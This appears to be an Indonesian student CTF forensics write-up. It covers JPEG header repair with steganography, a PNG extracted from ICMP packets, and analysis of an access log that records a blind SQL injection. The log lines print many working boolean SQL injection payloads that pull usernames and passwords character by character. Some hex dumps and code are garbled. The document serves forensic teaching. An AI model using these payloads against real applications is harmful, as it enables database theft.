



Unduh file chall.jpg lalu perbaiki nilai hexa hingga memiliki file signature jpg jfif yang benar

```
Untitled- x  chall.jpg x
00000000  FF D8 FF E0 00 10 4A 46 49 46 00 01 01 00 00 01  + a..JFIF.....
00000010  00 01 00 00 FF DB 00 43 00 01 01 01 01 01 01 01  .... .C.....
00000020  01 01 01 01 01 01 01 01 01 01 01 01 01 01 01  ....
00000030  01 01 01 01 01 01 01 01 01 01 01 01 01 01  ....
00000040  01 01 01 01 02 02 02 02 02 02 02 02 02 03  ....
00000050  03 03 03 03 03 03 03 03 03 FF DB 00 43 01 01 01  .... .C...
00000060  01 01 01 01 01 01 01 01 02 02 01 02 02 03 03  ....
00000070  03 03 03 03 03 03 03 03 03 03 03 03 03 03  ....
00000080  03 03 03 03 03 03 03 03 03 03 03 03 03 03  ....
00000090  03 03 03 03 03 03 03 03 03 03 03 03 03 FF C0  .... L
000000A0  00 11 08 01 68 01 E0 03 01 11 00 02 11 01 03 11  ....h.a.....
000000B0  01 FF C4 00 1F 00 00 01 05 01 01 01 01 01 01 00  .-.....
000000C0  00 00 00 00 00 00 00 01 02 03 04 05 06 07 08 09  ....
000000D0  0A 0B FF C4 00 B5 10 00 02 01 03 03 02 04 03 05  ..-.f.....
000000E0  05 04 04 00 00 01 7D 01 02 03 00 04 11 05 12 21  ....}......!
000000F0  31 41 06 13 51 61 07 22 71 14 32 81 91 A1 08 23  1A..Qa."q.2Üæi.#
00000100  42 B1 C1 15 52 D1 F0 24 33 62 72 82 09 0A 16 17  B.R=$3bré....
00000110  18 19 1A 25 26 27 28 29 2A 34 35 36 37 38 39 3A  ...%&'()*+56789:
00000120  43 44 45 46 47 48 49 4A 53 54 55 56 57 58 59 5A  CDEFGHIJSTUVWXYZ
00000130  63 64 65 66 67 68 69 6A 73 74 75 76 77 78 79 7A  cdefghijstuvwxyz
00000140  83 84 85 86 87 88 89 8A 92 93 94 95 96 97 98 99  åääåçêëèéðöüÿØ
00000150  9A A2 A3 A4 A5 A6 A7 A8 A9 AA B2 B3 B4 B5 B6 B7  ÜóúñÑªº¿~
00000160  B8 B9 BA C2 C3 C4 C5 C6 C7 C8 C9 CA D2 D3 D4 D5  
00000170  D6 D7 D8 D9 DA E1 E2 E3 E4 E5 E6 E7 E8 E9 EA F1  
00000180  F2 F3 F4 F5 F6 F7 F8 F9 FA FF C4 00 1F 01 00 03  ≥≤÷æ°°°°-.....
00000190  01 01 01 01 01 01 01 01 01 00 00 00 00 00 00 01  ....
000001A0  02 03 04 05 06 07 08 09 0A 0B FF C4 00 B5 11 00  ....-f...
000001B0  02 01 02 04 04 03 04 07 05 04 04 00 01 02 77 00  ....w.
000001C0  01 02 03 11 04 05 21 31 06 12 41 51 07 61 71 13  ....!1..AQ.aq.
000001D0  22 32 81 08 14 42 91 A1 B1 C1 09 23 33 52 F0 15  "2Ü..Bæi.#3R=.
000001E0  62 72 D1 0A 16 24 34 E1 25 F1 17 18 19 1A 26 27  br.$4B%±....&'
000001F0  28 29 2A 35 36 37 38 39 3A 43 44 45 46 47 48 49  ()*56789:CDEFGHI
00000200  4A 53 54 55 56 57 58 59 5A 63 64 65 66 67 68 69  JSTUVWXYZcdefghij
```

Export file lalu gunakan website
<https://incoherency.co.uk/image-steganography/#unhide> untuk mencari tau key
tersembunyi

Example:



Gunakan website
<https://futureboy.us/stegano/decinput.html> untuk
mencari tau flag dengan key yang sudah diketahui

```
LKSSMK2023{senangnya_main_petak_umpet_sama_dia_hehe}
```

Flag:

**LKSSMK2023{senangnya_main_petak_umpet_sama_di
a_hehe}**

Suspicious Packet

Penyelesaian:

Challenge


2 Solves

X

Suspicious Packet

982

I feel something suspicious

 suspicious.p...

Flag

Submit

Unduh file suspicious.pcap, buka dengan wireshark
maka akan tampil packet request dan reply, setiap
paket memiliki sebagian dari nilai hexa suatu
gambar, untuk mengekstrak gambar dari packet,
gunakan command `"tshark -r suspicious.pcap -T
fields -e data -Y "icmp.type==8" | cut -c 17-48 "`

```
(rooted@Hackme)-[~/Documents/ctfjateng/Forensic/Suspicious Packet]
$ tshark -r suspicious.pcap -T fields -e data -Y "icmp.type==8" | cut -c 17-48
0000000000000000000000000000000000000000000000000000000000000000
89504e470d0a1a0a0000000d49484452
00000438000001e00802000000cf274a
3d000000017352474200aece1ce90000
000467414d410000b18f0bfc61050000
00097048597300000ec300000ec301c7
6fa864000011bb49444154785eeddd61
7ada461486d1accb0b623dac86cdb098
1630490cd6c81ae96afc119ff3af2d88
3b23f579e6ad1bfceb3f000080304205
00008823540000803842050000882354
00008038420500008823540000803842
05000088235400008038420500008823
54000080384205000088235400008038
42050000882354000080384205000088
23540000803842050000882354000080
38420500008823540000803842050000
88235400008038420500008823540000
80384205000088235400008038420500
00882354000080384205000088235400
00803842050000882354000080384205
00008823540000803842050000882354
00008038420500008823540000803842
```

Copy value yang muncul ke website <https://hexed.it> dengan opsi Hexadecimal Values, lalu export

```

89 50 4E 47 0D 0A 1A 0A 00 00 00 0D 49 48 44 52 PNG.....IHDR
00 00 04 38 00 00 01 E0 08 02 00 00 00 CF 27 4A ...8...α.....⌥'J
3D 00 00 00 01 73 52 47 42 00 AE CE 1C E9 00 00 =....sRGB.«⌥.0..
00 04 67 41 4D 41 00 00 B1 8F 0B FC 61 05 00 00 ..gAMA...Ä.ªa...
00 09 70 48 59 73 00 00 0E C3 00 00 0E C3 01 C7 ..pHYs...⌥...⌥.⌥
6F A8 64 00 00 11 BB 49 44 41 54 78 5E ED DD 61 o;d...⌥IDATx^φ⌥a
7A DA 46 14 86 D1 AC CB 0B 62 3D AC 86 CD B0 98 z r F . â ⌥ ⌥ . b = ¼ â = ⌥ Ÿ
16 30 49 0C D6 C8 1A E9 6A FC 11 9F F3 AF 2D 88 .0I.⌥⌥.0jª.f≤»-ê
3B 23 F5 79 E6 AD 1B FC EB 3F 00 00 80 30 42 05 ;#jyµi.ªð?..Ç0B.
00 00 88 23 54 00 00 80 38 42 05 00 00 88 23 54 ..ê#T..Ç8B...ê#T
00 00 80 38 42 05 00 00 88 23 54 00 00 80 38 42 ..Ç8B...ê#T..Ç8B
05 00 00 88 23 54 00 00 80 38 42 05 00 00 88 23 ...ê#T..Ç8B...ê#
54 00 00 80 38 42 05 00 00 80 88 23 54 00 00 80 38 T..Ç8B...ê#T..Ç8
42 05 00 00 88 23 54 00 00 80 80 38 42 05 00 00 88 B...ê#T..Ç8B...ê
23 54 00 00 80 38 42 05 00 00 80 00 88 23 54 00 00 80 #T..Ç8B...ê#T..Ç
38 42 05 00 00 88 23 54 00 00 80 80 38 42 05 00 00 8B...ê#T..Ç8B...
88 23 54 00 00 80 38 42 05 00 00 88 23 54 00 00 ê#T..Ç8B...ê#T..
80 38 42 05 00 00 88 23 54 00 00 80 38 42 05 00 Ç8B...ê#T..Ç8B..
00 88 23 54 00 00 80 38 42 05 00 00 88 23 54 00 .ê#T..Ç8B...ê#T.
00 80 38 42 05 00 00 88 23 54 00 00 80 38 42 05 .Ç8B...ê#T..Ç8B.
00 00 88 23 54 00 00 80 38 42 05 00 00 88 23 54 ..ê#T..Ç8B...ê#T
00 00 80 38 42 05 00 00 88 23 54 00 00 80 38 42 ..Ç8B...ê#T..Ç8B
05 00 00 88 23 54 00 00 80 38 42 05 00 00 88 23 ...ê#T..Ç8B...ê#
54 00 00 80 38 42 05 00 00 88 23 54 00 00 80 38 T..Ç8B...ê#T..Ç8
42 05 00 00 88 23 54 00 00 80 80 38 42 05 00 00 88 B...ê#T..Ç8B...ê
23 54 00 00 80 38 42 05 00 00 88 23 54 00 00 80 #T..Ç8B...ê#T..C

```

Gunakan foremost untuk mengekstrak flag yang tersembunyi, dan gunakan command "display 00000009.png"

LKSSMK2023{Something_Evil_playing_hide_and_seek_behind_your_packet}

Flag: LKSSMK2023{Something_Evil_playing_hide_and_seek_behind_your_packet}

Dumped

Penyelesaian:


Challenge

1 Solves

×

Dumped
1000

Perpustakaan kami yang bernama BIS di hack dan diambil databasenya, ini adalah sample log nya

 access.log

Flag

Submit

Pada soal ini kita diberikan sebuah file log. Karena susah dibaca saya mendecodenya menggunakan python dengan output decode.log.

```

from urllib.parse import *
from pathlib import Path

def decode(): #Didapat dari Chat Gpt
    url = open('access.log','r').read()
    with open('decode.log','w') as f:
        decoded_url = unquote(url)
        f.write(f'{decoded_url}\n')

decode()

```

Kemudian kami analisa bahwa terdapat suatu huruf yang terpisah pisah, kami awalnya hanya menebak-nebak yaitu dengan pola pada setiap akhir data list.

```

192.168.56.1 - - [18/May/2023:01:40:48 -0400] "GET /books/index.php?search=x' or binary substring((select group_concat(schema_name) from information_schema.schemata), 1, 1) = 'i'-- -x' or binary substring((select group_concat(schema_name) from information_schema.schemata), 1, 1) = 'i'-- HTTP/1.1" 200 1462 "-" "python-requests/2.27.1"
192.168.56.1 - - [18/May/2023:01:40:48 -0400] "GET /books/index.php?search=x' or binary substring((select group_concat(schema_name) from information_schema.schemata), 2, 1) = ' ' -- -x' or binary substring((select group_concat(schema_name) from information_schema.schemata), 2, 1) = ' ' -- HTTP/1.1" 200 1462 "-" "python-requests/2.27.1"

```

Kita lihat pada schema), 1,1) = 'i' dan kami teruskan kita mendapat sebuah susunan sebuah kata yaitu information_schema. Kemudian kami mengecek satu satu dan pada akhirnya mendapatkan pada users),1,1) dst. Beginilah script yang kami gunakan jika disambung dengan decode url file log di awal.

```

from urllib.parse import *
from pathlib import Path

def decode(): #Didapat dari Chat Gpt
    url = open('access.log','r').read()
    with open('decode.log','w') as f:
        decoded_url = unquote(url)
        f.write(f'{decoded_url}\n')

def find_data(file_name,keyword,out):
    data = open(file_name,'r').read().split('\n')
    folder_path = Path('E:\\Yodha\\LKS\\Soal\\Forensic\\Dumped\\out')
    file_path = folder_path / out
    with open(file_path,'w') as file:
        for b in data: #looping to get same data as keyword, and be written in out directory and the name is var out
            if keyword in b:
                file.write(f'{b}\n')

def get_last(file_name):
    f = [i for i in open(file_name,'r').read().split('\n') if i != '']
    return f[-1] #Get Last data

decode()
with open('flg.txt','w') as file_opt:
    for i in range(1,73): #Range changeable, menyesuaikan dengan file yang berisi sampai nomor berapa
        folder_path = Path('E:\\Yodha\\LKS\\Soal\\Forensic\\Dumped\\out')
        file = f'users{i}.txt'
        file_path = folder_path / file # Get path Output.

        find_data('decode.log',f'users', {i}, 1),f'users{i}.txt')
        prnt = get_last(f'out\\users{i}.txt')
        file_opt.write(f'{prnt}\n')

```

Kami menemukan sebuah susunan flag yaitu LKSSMK2023{blind_sql_injection_analizing_logs}.

```
192.168.56.1 - - [18/May/2023:01:41:59 -0400] "GET
/books/index.php?search=x' or binary substring((select
group_concat(username,password) from books.users), 16, 1)
= 'L'-- -x' or binary substring((select
group_concat(username,password) from books.users), 16, 1)
= 'L'-- - HTTP/1.1" 200 1459 "-" "python-requests/2.27.1"
192.168.56.1 - - [18/May/2023:01:41:59 -0400] "GET
/books/index.php?search=x' or binary substring((select
group_concat(username,password) from books.users), 17, 1)
= 'K'-- -x' or binary substring((select
group_concat(username,password) from books.users), 17, 1)
= 'K'-- - HTTP/1.1" 200 1459 "-" "python-requests/2.27.1"
192.168.56.1 - - [18/May/2023:01:41:59 -0400] "GET
/books/index.php?search=x' or binary substring((select
group_concat(username,password) from books.users), 18, 1)
= 'S'-- -x' or binary substring((select
group_concat(username,password) from books.users), 18, 1)
= 'S'-- - HTTP/1.1" 200 1459 "-" "python-requests/2.27.1"
192.168.56.1 - - [18/May/2023:01:42:00 -0400] "GET
/books/index.php?search=x' or binary substring((select
group_concat(username,password) from books.users), 19, 1)
= 'S'-- -x' or binary substring((select
group_concat(username,password) from books.users), 19, 1)
= 'S'-- - HTTP/1.1" 200 1459 "-" "python-requests/2.27.1"
192.168.56.1 - - [18/May/2023:01:42:00 -0400] "GET
/books/index.php?search=x' or binary substring((select
group_concat(username,password) from books.users), 20, 1)
= 'M'-- -x' or binary substring((select
group_concat(username,password) from books.users), 20, 1)
= 'M'-- - HTTP/1.1" 200 1460 "-" "python-requests/2.27.1"
192.168.56.1 - - [18/May/2023:01:42:00 -0400] "GET
/books/index.php?search=x' or binary substring((select
group_concat(username,password) from books.users), 21, 1)
= 'K'-- -x' or binary substring((select
group_concat(username,password) from books.users), 21, 1)
= 'K'-- - HTTP/1.1" 200 1460 "-" "python-requests/2.27.1"
192.168.56.1 - - [18/May/2023:01:42:00 -0400] "GET
/books/index.php?search=x' or binary substring((select
group_concat(username,password) from books.users), 22, 1)
= '2'-- -x' or binary substring((select
group_concat(username,password) from books.users), 22, 1)
= '2'-- - HTTP/1.1" 200 1459 "-" "python-requests/2.27.1"
192.168.56.1 - - [18/May/2023:01:42:01 -0400] "GET
/books/index.php?search=x' or binary substring((select
group_concat(username,password) from books.users), 23, 1)
```

```
= '0'-- -x' or binary substring((select
group_concat(username,password) from books.users), 23, 1)
= '0'-- - HTTP/1.1" 200 1459 "-" "python-requests/2.27.1"
192.168.56.1 - - [18/May/2023:01:42:01 -0400] "GET
/books/index.php?search=x' or binary substring((select
group_concat(username,password) from books.users), 24, 1)
= '2'-- -x' or binary substring((select
group_concat(username,password) from books.users), 24, 1)
= '2'-- - HTTP/1.1" 200 1459 "-" "python-requests/2.27.1"
192.168.56.1 - - [18/May/2023:01:42:01 -0400] "GET
/books/index.php?search=x' or binary substring((select
group_concat(username,password) from books.users), 25, 1)
= '3'-- -x' or binary substring((select
group_concat(username,password) from books.users), 25, 1)
= '3'-- - HTTP/1.1" 200 1460 "-" "python-requests/2.27.1"
192.168.56.1 - - [18/May/2023:01:42:01 -0400] "GET
/books/index.php?search=x' or binary substring((select
group_concat(username,password) from books.users), 26, 1)
= '{'-- -x' or binary substring((select
group_concat(username,password) from books.users), 26, 1)
= '{'-- - HTTP/1.1" 200 1461 "-" "python-requests/2.27.1"
192.168.56.1 - - [18/May/2023:01:42:02 -0400] "GET
/books/index.php?search=x' or binary substring((select
group_concat(username,password) from books.users), 27, 1)
= 'b'-- -x' or binary substring((select
group_concat(username,password) from books.users), 27, 1)
= 'b'-- - HTTP/1.1" 200 1459 "-" "python-requests/2.27.1"
192.168.56.1 - - [18/May/2023:01:42:02 -0400] "GET
/books/index.php?search=x' or binary substring((select
group_concat(username,password) from books.users), 28, 1)
= 'l'-- -x' or binary substring((select
group_concat(username,password) from books.users), 28, 1)
= 'l'-- - HTTP/1.1" 200 1459 "-" "python-requests/2.27.1"
192.168.56.1 - - [18/May/2023:01:42:03 -0400] "GET
/books/index.php?search=x' or binary substring((select
group_concat(username,password) from books.users), 29, 1)
= 'i'-- -x' or binary substring((select
group_concat(username,password) from books.users), 29, 1)
= 'i'-- - HTTP/1.1" 200 1459 "-" "python-requests/2.27.1"
192.168.56.1 - - [18/May/2023:01:42:03 -0400] "GET
/books/index.php?search=x' or binary substring((select
group_concat(username,password) from books.users), 30, 1)
= 'n'-- -x' or binary substring((select
group_concat(username,password) from books.users), 30, 1)
= 'n'-- - HTTP/1.1" 200 1459 "-" "python-requests/2.27.1"
192.168.56.1 - - [18/May/2023:01:42:04 -0400] "GET
/books/index.php?search=x' or binary substring((select
```

```
group_concat(username,password) from books.users), 31, 1)
= 'd'-- -x' or binary substring((select
group_concat(username,password) from books.users), 31, 1)
= 'd'-- - HTTP/1.1" 200 1459 "-" "python-requests/2.27.1"
192.168.56.1 - - [18/May/2023:01:42:04 -0400] "GET
/books/index.php?search=x' or binary substring((select
group_concat(username,password) from books.users), 32, 1)
= '_'-- -x' or binary substring((select
group_concat(username,password) from books.users), 32, 1)
= '_'-- - HTTP/1.1" 200 1459 "-" "python-requests/2.27.1"
192.168.56.1 - - [18/May/2023:01:42:05 -0400] "GET
/books/index.php?search=x' or binary substring((select
group_concat(username,password) from books.users), 33, 1)
= 's'-- -x' or binary substring((select
group_concat(username,password) from books.users), 33, 1)
= 's'-- - HTTP/1.1" 200 1459 "-" "python-requests/2.27.1"
192.168.56.1 - - [18/May/2023:01:42:05 -0400] "GET
/books/index.php?search=x' or binary substring((select
group_concat(username,password) from books.users), 34, 1)
= 'q'-- -x' or binary substring((select
group_concat(username,password) from books.users), 34, 1)
= 'q'-- - HTTP/1.1" 200 1460 "-" "python-requests/2.27.1"
192.168.56.1 - - [18/May/2023:01:42:06 -0400] "GET
/books/index.php?search=x' or binary substring((select
group_concat(username,password) from books.users), 35, 1)
= 'l'-- -x' or binary substring((select
group_concat(username,password) from books.users), 35, 1)
= 'l'-- - HTTP/1.1" 200 1460 "-" "python-requests/2.27.1"
192.168.56.1 - - [18/May/2023:01:42:06 -0400] "GET
/books/index.php?search=x' or binary substring((select
group_concat(username,password) from books.users), 36, 1)
= '_'-- -x' or binary substring((select
group_concat(username,password) from books.users), 36, 1)
= '_'-- - HTTP/1.1" 200 1460 "-" "python-requests/2.27.1"
192.168.56.1 - - [18/May/2023:01:42:07 -0400] "GET
/books/index.php?search=x' or binary substring((select
group_concat(username,password) from books.users), 37, 1)
= 'i'-- -x' or binary substring((select
group_concat(username,password) from books.users), 37, 1)
= 'i'-- - HTTP/1.1" 200 1459 "-" "python-requests/2.27.1"
192.168.56.1 - - [18/May/2023:01:42:07 -0400] "GET
/books/index.php?search=x' or binary substring((select
group_concat(username,password) from books.users), 38, 1)
= 'n'-- -x' or binary substring((select
group_concat(username,password) from books.users), 38, 1)
= 'n'-- - HTTP/1.1" 200 1459 "-" "python-requests/2.27.1"
```

```
192.168.56.1 - - [18/May/2023:01:42:08 -0400] "GET
/books/index.php?search=x' or binary substring((select
group_concat(username,password) from books.users), 39, 1)
= 'j'-- -x' or binary substring((select
group_concat(username,password) from books.users), 39, 1)
= 'j'-- - HTTP/1.1" 200 1460 "-" "python-requests/2.27.1"
192.168.56.1 - - [18/May/2023:01:42:08 -0400] "GET
/books/index.php?search=x' or binary substring((select
group_concat(username,password) from books.users), 40, 1)
= 'e'-- -x' or binary substring((select
group_concat(username,password) from books.users), 40, 1)
= 'e'-- - HTTP/1.1" 200 1459 "-" "python-requests/2.27.1"
192.168.56.1 - - [18/May/2023:01:42:09 -0400] "GET
/books/index.php?search=x' or binary substring((select
group_concat(username,password) from books.users), 41, 1)
= 'c'-- -x' or binary substring((select
group_concat(username,password) from books.users), 41, 1)
= 'c'-- - HTTP/1.1" 200 1459 "-" "python-requests/2.27.1"
192.168.56.1 - - [18/May/2023:01:42:09 -0400] "GET
/books/index.php?search=x' or binary substring((select
group_concat(username,password) from books.users), 42, 1)
= 't'-- -x' or binary substring((select
group_concat(username,password) from books.users), 42, 1)
= 't'-- - HTTP/1.1" 200 1459 "-" "python-requests/2.27.1"
192.168.56.1 - - [18/May/2023:01:42:10 -0400] "GET
/books/index.php?search=x' or binary substring((select
group_concat(username,password) from books.users), 43, 1)
= 'i'-- -x' or binary substring((select
group_concat(username,password) from books.users), 43, 1)
= 'i'-- - HTTP/1.1" 200 1459 "-" "python-requests/2.27.1"
192.168.56.1 - - [18/May/2023:01:42:10 -0400] "GET
/books/index.php?search=x' or binary substring((select
group_concat(username,password) from books.users), 44, 1)
= 'o'-- -x' or binary substring((select
group_concat(username,password) from books.users), 44, 1)
= 'o'-- - HTTP/1.1" 200 1459 "-" "python-requests/2.27.1"
192.168.56.1 - - [18/May/2023:01:42:11 -0400] "GET
/books/index.php?search=x' or binary substring((select
group_concat(username,password) from books.users), 45, 1)
= 'n'-- -x' or binary substring((select
group_concat(username,password) from books.users), 45, 1)
= 'n'-- - HTTP/1.1" 200 1460 "-" "python-requests/2.27.1"
192.168.56.1 - - [18/May/2023:01:42:11 -0400] "GET
/books/index.php?search=x' or binary substring((select
group_concat(username,password) from books.users), 46, 1)
= '_'-- -x' or binary substring((select
```

```
group_concat(username,password) from books.users), 46, 1)
= '_!-- - HTTP/1.1" 200 1460 "-" "python-requests/2.27.1"
192.168.56.1 - - [18/May/2023:01:42:12 -0400] "GET
/books/index.php?search=x' or binary substring((select
group_concat(username,password) from books.users), 47, 1)
= 'a!-- -x' or binary substring((select
group_concat(username,password) from books.users), 47, 1)
= 'a!-- - HTTP/1.1" 200 1459 "-" "python-requests/2.27.1"
192.168.56.1 - - [18/May/2023:01:42:12 -0400] "GET
/books/index.php?search=x' or binary substring((select
group_concat(username,password) from books.users), 48, 1)
= 'n!-- -x' or binary substring((select
group_concat(username,password) from books.users), 48, 1)
= 'n!-- - HTTP/1.1" 200 1459 "-" "python-requests/2.27.1"
192.168.56.1 - - [18/May/2023:01:42:13 -0400] "GET
/books/index.php?search=x' or binary substring((select
group_concat(username,password) from books.users), 49, 1)
= 'a!-- -x' or binary substring((select
group_concat(username,password) from books.users), 49, 1)
= 'a!-- - HTTP/1.1" 200 1459 "-" "python-requests/2.27.1"
192.168.56.1 - - [18/May/2023:01:42:13 -0400] "GET
/books/index.php?search=x' or binary substring((select
group_concat(username,password) from books.users), 50, 1)
= 'l!-- -x' or binary substring((select
group_concat(username,password) from books.users), 50, 1)
= 'l!-- - HTTP/1.1" 200 1460 "-" "python-requests/2.27.1"
192.168.56.1 - - [18/May/2023:01:42:14 -0400] "GET
/books/index.php?search=x' or binary substring((select
group_concat(username,password) from books.users), 51, 1)
= 'i!-- -x' or binary substring((select
group_concat(username,password) from books.users), 51, 1)
= 'i!-- - HTTP/1.1" 200 1460 "-" "python-requests/2.27.1"
192.168.56.1 - - [18/May/2023:01:42:14 -0400] "GET
/books/index.php?search=x' or binary substring((select
group_concat(username,password) from books.users), 52, 1)
= 'z!-- -x' or binary substring((select
group_concat(username,password) from books.users), 52, 1)
= 'z!-- - HTTP/1.1" 200 1460 "-" "python-requests/2.27.1"
192.168.56.1 - - [18/May/2023:01:42:15 -0400] "GET
/books/index.php?search=x' or binary substring((select
group_concat(username,password) from books.users), 53, 1)
= 'i!-- -x' or binary substring((select
group_concat(username,password) from books.users), 53, 1)
= 'i!-- - HTTP/1.1" 200 1460 "-" "python-requests/2.27.1"
192.168.56.1 - - [18/May/2023:01:42:15 -0400] "GET
/books/index.php?search=x' or binary substring((select
group_concat(username,password) from books.users), 54, 1)
```

```
= 'n'-- -x' or binary substring((select
group_concat(username,password) from books.users), 54, 1)
= 'n'-- - HTTP/1.1" 200 1460 "-" "python-requests/2.27.1"
192.168.56.1 - - [18/May/2023:01:42:16 -0400] "GET
/books/index.php?search=x' or binary substring((select
group_concat(username,password) from books.users), 55, 1)
= 'g'-- -x' or binary substring((select
group_concat(username,password) from books.users), 55, 1)
= 'g'-- - HTTP/1.1" 200 1460 "-" "python-requests/2.27.1"
192.168.56.1 - - [18/May/2023:01:42:16 -0400] "GET
/books/index.php?search=x' or binary substring((select
group_concat(username,password) from books.users), 56, 1)
= '_'-- -x' or binary substring((select
group_concat(username,password) from books.users), 56, 1)
= '_'-- - HTTP/1.1" 200 1460 "-" "python-requests/2.27.1"
192.168.56.1 - - [18/May/2023:01:42:17 -0400] "GET
/books/index.php?search=x' or binary substring((select
group_concat(username,password) from books.users), 57, 1)
= 'l'-- -x' or binary substring((select
group_concat(username,password) from books.users), 57, 1)
= 'l'-- - HTTP/1.1" 200 1460 "-" "python-requests/2.27.1"
192.168.56.1 - - [18/May/2023:01:42:17 -0400] "GET
/books/index.php?search=x' or binary substring((select
group_concat(username,password) from books.users), 58, 1)
= 'o'-- -x' or binary substring((select
group_concat(username,password) from books.users), 58, 1)
= 'o'-- - HTTP/1.1" 200 1460 "-" "python-requests/2.27.1"
192.168.56.1 - - [18/May/2023:01:42:18 -0400] "GET
/books/index.php?search=x' or binary substring((select
group_concat(username,password) from books.users), 59, 1)
= 'g'-- -x' or binary substring((select
group_concat(username,password) from books.users), 59, 1)
= 'g'-- - HTTP/1.1" 200 1460 "-" "python-requests/2.27.1"
192.168.56.1 - - [18/May/2023:01:42:18 -0400] "GET
/books/index.php?search=x' or binary substring((select
group_concat(username,password) from books.users), 60, 1)
= 's'-- -x' or binary substring((select
group_concat(username,password) from books.users), 60, 1)
= 's'-- - HTTP/1.1" 200 1460 "-" "python-requests/2.27.1"
192.168.56.1 - - [18/May/2023:01:42:19 -0400] "GET
/books/index.php?search=x' or binary substring((select
group_concat(username,password) from books.users), 61, 1)
= '}'-- -x' or binary substring((select
group_concat(username,password) from books.users), 61, 1)
= '}'-- - HTTP/1.1" 200 1462 "-" "python-requests/2.27.1"
```

Flag:

LKSSMK2023{blind_sql_injection_analizing_logs}
